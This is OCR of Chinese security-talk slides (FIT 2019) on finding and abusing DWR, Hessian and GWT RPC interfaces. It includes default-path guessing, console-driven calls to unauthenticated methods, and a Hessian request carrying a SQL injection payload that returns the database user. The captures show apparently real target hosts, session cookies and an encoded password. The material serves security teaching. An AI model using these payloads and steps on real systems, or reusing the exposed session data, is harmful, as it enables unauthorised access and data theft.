
```
<init-param>
         <param-name>debug</param-name>
         <param-value>true</param-value>
</init-param>
<servlet-mapping>
      <servlet-name>dwr-invoker</servlet-name>
      <url-pattern>/dwr/*</url-pattern>
</servlet-mapping>
```

web.xml

```
<create javascript="commonparams" creator="new">
<param name="class" value="com.example.dwr.commontest.CommonParams"
/>
</create>
```

dwr.xml

2 基于三方调用框架分析利用-DWR接口



```
POST /dwr/call/plaincall/commonparams.stringTest.dwr HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: text/plain
Referer: http://localhost:8080/
Content-Length: 219
Cookie: UM_distinctid=160cb8347c532e-02170ecaf6aeb-4c322f7c-1fa400-160cb8347c662d;
CNZZDATA1261218610=1741751127-1515241945-%7C1515241945; JSESSIONID=DBEB32C68B89CE0D8815DB6ADF207376;
DWRSESSIONID=J2YAzcntFgQYepoW~g!fuZdxeAR6Qy4ho9m
X-Forwarded-For: 127.0.0.1
Connection: close

callCount=1
nextReverseAjaxIndex=0
c0-scriptName=commonparams
c0-methodName=stringTest
c0-id=0
c0-param0=string:abcd
batchId=0
instanceId=0
page=%2F
scriptSessionId=J2YAzcntFgQYepoW~g!fuZdxeAR6Qy4ho9m/JZRRo9m-dCmbaYdn5
```

1. 实际的网站发布debug模式是关闭状态，我们做黑盒测试就要去猜测两个默认目录,分别为/exec/和/dwr

2. 审计可以套用左边的请求包的模板，在你认为存在问题的地方构造java接口调用的请求数据包


3. 网站发布dwr接口，通常都是未授权调用，包含内容比较多，比如用户，管理等api接口

4. 如果参数构造有不确定因素，可以把对应的dwr接口空实现，然后转接到我们自己可以本地模拟的代码上面来

基于三方调用框架分析利用-DWR接口


http://xxx.189.cn/dwr/interface/Service.js js

复制出来js粘贴到console端，然后通过js代码模拟远程测试抓包




http://xxxx.189.cn/dwr/call/plaincall/Service.excute.dwr

这里会列表出来Service地下的所有接口




```
▼ top
  ▼ [redacted]
    ▼ pdxt
      ▼ common
          ApBase.js
          ApCaller.js
          Base.js
      ▼ css
          other.css
          style.css
      ▶ images
      ▼ jquery
          jquery-1.11.3.min.js
          jquery.cookie.js
      ▼ layer
        ▶ extend
        ▶ skin
          layer.js
      ▼ newjs
          WYUtil.js
          common.js
          engine.js
          history_go.js
          index.js?time=-1235312253
          jQuery.touchSlider.js
          jquery-1.4.2.min.js
          jquery.event.drag.js
          jquery.json-2.2.min.js
          pageTpl.js
```




http://pd.gx.189.cn/dwr/interface/Service.js

```
// Provide a default path to dwr.engine
if (dwr == null) var dwr = {};
if (dwr.engine == null) dwr.engine = {};
if (DWREngine == null) var DWREngine = dwr.engine;

if (Service == null) var Service = {};
Service._path = '/dwr';
Service.excute = function(p0, p1, p2, callback) {
  dwr.engine._execute(Service._path, 'Service', 'excute', p0, p1, p2, callback);
}
```



```
> // Provide a default path to dwr.engine
  if (dwr == null) var dwr = {};
  if (dwr.engine == null) dwr.engine = {};
  if (DWREngine == null) var DWREngine = dwr.engine;

  if (Service == null) var Service = {};
  Service._path = '/dwr';
  Service.excute = function(p0, p1, p2, callback) {
    dwr.engine._execute(Service._path, 'Service', 'excute', p0, p1, p2, callback);
  }
< ƒ (p0, p1, p2, callback) {
    dwr.engine._execute(Service._path, 'Service', 'excute', p0, p1, p2, callback);
  }
> Service.excute(1,1,1)
```



Service.excute.dwr

```
▼ Response Headers     view source
   Content-Length: 385
   Content-Type: text/javascript
   Date: Thu, 06 Dec 2018 13:44:46 GMT
▼ Request Headers     view source
   Accept: */*
   Accept-Encoding: gzip, deflate
   Accept-Language: zh-CN,zh;q=0.9
   Connection: keep-alive
   Content-Length: 304
   Content-Type: text/plain
   Cookie: svid=45CD4B279CAA51EC; pgv_pvi=4671601664; s_fid=461D60178180B8CC-145743B8
   6BBEE6D7; lvid=2d5d6c771323bc78281c02c6c0086dba; nvid=1; trkId=3FC22152-D6F1-4C5F
   892A-AE75346AF0F3; Hm_lvt_8b5c429f5193dc4a670ff0814155f3fe=1543928851; cityCode=g
   x; sto-id-17183=AGAAACFLEDBP; JSESSIONID4=yEODwYShlTUeSSLhs16k0FmbvU4nFT6fDc8QmnG
   FfCH4eXV0EhW!-1320923889
   Host: pd.gx.189.cn
   Origin: http://pd.gx.189.cn
   Referer: http://pd.gx.189.cn/pdxt/index-systemid-10001-myToken-7ee4018e3e4b1e8bc9b7
   560a882974aa-lng-108.311792-lat-23.719073.html
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
   ike Gecko) Chrome/65.0.3325.181 Safari/537.36
▼ Request Payload
   callCount=1
   page=/pdxt/index-systemid-10001-myToken-7ee4018e3e4b1e8bc9b7560a882974aa-lng-108.
   11792-lat-23.719073.html
   httpSessionId=
   scriptSessionId=AA0CBE9FB90164F9E0E55CF74FCC9338389
   c0-scriptName=Service
   c0-methodName=excute
   c0-id=0
   c0-param0=number:1
   c0-param1=number:1
   c0-param2=number:1
   batchId=1
```


基于三方调用框架分析利用-HESSIAN接口


```
<servlet-mapping>
    <servlet-name>
       HessianSpringInvokeService
    </servlet-name>
<url-pattern>/*.hessian</url-pattern>
</servlet-mapping>
```

web.xml

```
<beans xmlns="http://www.springframework.org/schema/beans"
                 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                 xmlns:aop="http://www.springframework.org/schema/aop"
                 xmlns:tx="http://www.springframework.org/schema/tx"
                 xsi:schemaLocation="
   http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans-2.0.xsd
   http://www.springframework.org/schema/tx
http://www.springframework.org/schema/tx/spring-tx-2.0.xsd
   http://www.springframework.org/schema/aop
http://www.springframework.org/schema/aop/spring-aop-2.0.xsd">

  <!-- hessian服务通过spring暴露出去 -->
  <bean id ="EncryptService.hessian" class
="com.ufgov.admin.license.svc.EncryptServiceImpl">
  </bean>

</beans>
```


2 基于三方调用框架分析利用-HESSIAN接口






```
POST /admin.license/EncryptService.hessian HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=nKdek72dMNTvchYUti22-TjlBBe653OAxS4Jt94chDXwxaFig5fy!-1371396500
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 82

c12m□getmodelCodeInfoS81' union select USER,NULL,NULL,NULL,NULL from dual -- sdz
```

```
HTTP/1.1 200 OK
Connection: close
Date: Thu, 20 Jul 2017 15:00:06 GMT
Content-Type: application/x-hessian
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Length: 29

H□R□ZXJW:null:null:null:null
```



```
6e  67  74  68  3a  20  38  32   0d  0a  0d  0a  63  02  00  6d   ngth: 82c□m
00  10  67  65  74  6d  6f  64   65  6c  43  6f  64  65  49  6e   □getmodelCodeIn
66  6f  53  00  38  31  27  20   75  6e  69  6f  6e  20  73  65   foS81' union se
6c  65  63  74  20  55  53  45   52  2c  4e  55  4c  4c  2c  4e   lect USER,NULL,N
55  4c  4c  2c  4e  55  4c  66   94  4e  55  4c  4c  20  66  72   ULL,NULf□NULL fr
6f  6d  20  64  75  61  6c  20   2d  2d  20  73  64  7a  --  --   om dual -- sdz
```




```
POST /ehome//app/api/hessian/appUserService HTTP/1.1
Content-Type: x-application/hessian
Accept-Encoding: gzip, deflate
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; SM-G955F Build/JLS36C)
Host: intest.life.cntaiping.com
Connection: close
Content-Length: 299

c□m□manualloginMt5com.cntaiping.life.ehome.service.api.pkg.LoginRequestS
appVersionS□2.1.5S□deviceIdS□nullS
deviceNameS□samsung.SM-G955F.SM-G955FS
deviceTypeS□2S□drowssapS□MTIzI3I1YW5nb25nRWppYSMxMjM=S□osNameS□android4.4.2S□usernameS□MTIzS□refreshIS□tokenNS
showResultIzz
```

```
6f  67  69  6e  52  65  71  75  65  73  74  53  00  0a  61  70   oginRequestSap
70  56  65  72  73  69  6f  6e  53  00  05  32  2e  31  2e  35   pVersionS□2.1.5
53  00  08  64  65  76  69  63  65  49  64  53  00  04  6e  75   S□deviceIdS□nu
6c  6c  53  00  0a  64  65  76  69  63  65  4e  61  6d  65  53   llSdeviceNameS
00  19  73  61  6d  73  75  6e  67  2e  53  4d  2d  47  39  35   □samsung.SM-G95
35  46  2e  53  4d  2d  47  39  35  35  46  53  00  0a  64  65   5F.SM-G955FSde
76  69  63  65  54  79  70  65  53  00  01  32  53  00  08  64   viceTypeS□2S□d
72  6f  77  73  73  61  70  53  00  1c  4d  54  49  7a  49  33   rowssapS□MTIzI3
6c  31  59  57  35  6e  62  32  35  6e  52  57  70  70  59  53   I1YW5nb25nRWppYS
4d  78  4d  6a  4d  3d  53  00  06  6f  73  4e  61  6d  65  53   MxMjM=S□osNameS
00  0c  61  6e  64  72  6f  69  64  34  2e  34  2e  32  53  00   □android4.4.2S
08  75  73  65  72  6e  61  6d  65  53  00  04  4d  54  49  7a   □usernameS□MTIz
53  00  07  72  65  66  72  65  73  68  49  00  00  00  00  53   S□refreshIS
00  05  74  6f  6b  65  6e  4e  53  00  0a  73  68  6f  77  52   □tokenNSshowR
65  73  75  6c  74  49  00  00  00  00  7a  7a  --  --  --  --   esultIzz
```

2 基于三方调用框架分析利用-GWT接口


```xml
<servlet>
<servlet-name>greetServlet</servlet-name>
<servlet-class>
com.google.gwt.sample.validation.server.GreetingServiceImpl
</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>greetServlet</servlet-name>
<url-pattern>/gwtrpcservlet</url-pattern>
</servlet-mapping>
```

web.xml



```
POST /validation/greet HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: text/x-gwt-rpc; charset=utf-8
X-GWT-Permutation: A0A6F22836D558FFD5FBAEF0B4E43315
X-GWT-Module-Base: http://localhost:8080/validation/
Referer: http://localhost:8080/
Content-Length: 227
Cookie: UM_distinctid=160cb8347c532e-02170ecaf6aeb-4c322f7c-1fa400-160cb8347c662d;
CNZZDATA1261218610=1741751127-1515241945-%7C1515241945; pgv_pvi=6409422848
X-Forwarded-For: 127.0.0.1
Connection: close

7|0|6|http://localhost:8080/validation/|CBE66ED215AC4DA86F8B1407D582467F|com.google.gwt.sample.validation.client.GreetingSe
rvice|greetServer|com.google.gwt.sample.validation.shared.Person/2669394933|1|1|1|1|1|2|3|4|1|5|5|0|6|0|A|
```

3 趣味的SESSION和EXCEL



PHP中的SESSION污染

XXE在EXCEL中的应用场景

3 趣味的SESSION和EXCEL-PHP中的SESSION污染

FIT 2019

SESSION

场景：在进行一些操作时,很常见的写法是先将验证码存储于Session当中，将验证码作为图片或是手机验证码,邮箱等方式发送给用户,对其进行身份的验证.


通常在这种情况下会很容易引发一个问题, 该场景常见于php中:

用户A找回密码,需要进行手机校验码的校验,服务器把发送出去的验证码放在了Session中,此时用户必须输入正确的验证码才能成功的进行密码重置

场景: 在php中,session使用文件的方式存储,它的唯一性不是很好(多个应用可以访问同一个Session)

